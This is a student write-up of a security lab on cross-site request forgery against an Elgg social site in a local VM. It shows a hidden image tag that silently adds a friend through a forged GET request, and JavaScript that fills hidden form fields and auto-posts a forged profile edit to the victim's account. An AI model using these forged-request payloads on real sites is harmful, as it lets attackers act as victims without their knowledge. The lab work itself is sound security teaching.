

## Lab 6

### Set Up:

1. Start Apache server

```
seed@VM:~/.../lab6$ sudo service apache2 start  
seed@VM:~/.../lab6$
```


2. Attacker and Victim websites



3. Open HTTP Headers Live add-on



4. Edit Alice's page and observe HTTP Headers Live add-on



(3.2) Task 02: CSRF Attack using GET Request


Log in as Samy to check the HTTP Header Live data when adding Bobby as a friend. Observe URL of the friend requests that also includes Bobby's guid 43.




Create an HTML page that includes a "img" tag containing the above URL to add a friend given their guid. When Alice is logged in to her page, as soon as she clicks on the URL it should add Bobby as a friend. Keep the height and width small so Alice won't notice.




Move the HTML page created to the directory /var/www/CSRF/Attacker



Logging in as Alice, which she has no friends




Visit the malicious URL sent via email or post from Bobby




## I am now your friend

image

From HTTP Header Live, a GET request is triggered with the URL specified in the “img” tag



Refreshing Alice’s page, Bobby has now been added as a friend



### (3.3) Task 03: CSRF Attack using POST Request

Edit a Elgg profile to observe the structure (parameters) of a POST request in HTTP Headers Live




Edit the LAB06\_index.html file and rename it index.html. The below edits will add the quote 'Boby is my hero' to the Brief description part of Alice's profile. The access level of brief description must be set to 2 to make it public. Alice's guid my be added so that it will post to her profile. The URL in the post() function is that observed from HTTP Headers Live after a POST request to edit a profile.

```
function csrf_hack() {
    var fields;
    //-----//
    // The following are form entries that need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    //-----//
    fields += "<input type='hidden' name='name' value='alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Boby is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='42'>";
    // TODO: Fill in the -fields- variable
    // ...
    // ...
    //-----//
    // Done? Not yet, just post it ...
    //-----//
    post('http://www.csrflabelgg.com/action/profile/edit',fields);
}
```


Move the index.html file to the directory /var/www/CSRF/Attacker

```
seed@VM:~/.../lab6$ sudo mv index.html /var/www/CSRF/Attacker
seed@VM:~/.../lab6$
```

Log in to Alice's page



The malicious website would be sent to Alice through a message. When she opens it and clicks the 'click me' button it would cause the POST request to be submitted, adding the message to her profile.



**This page forges an HTTP POST request.**



w.csrflabelgg.com/profile/alice

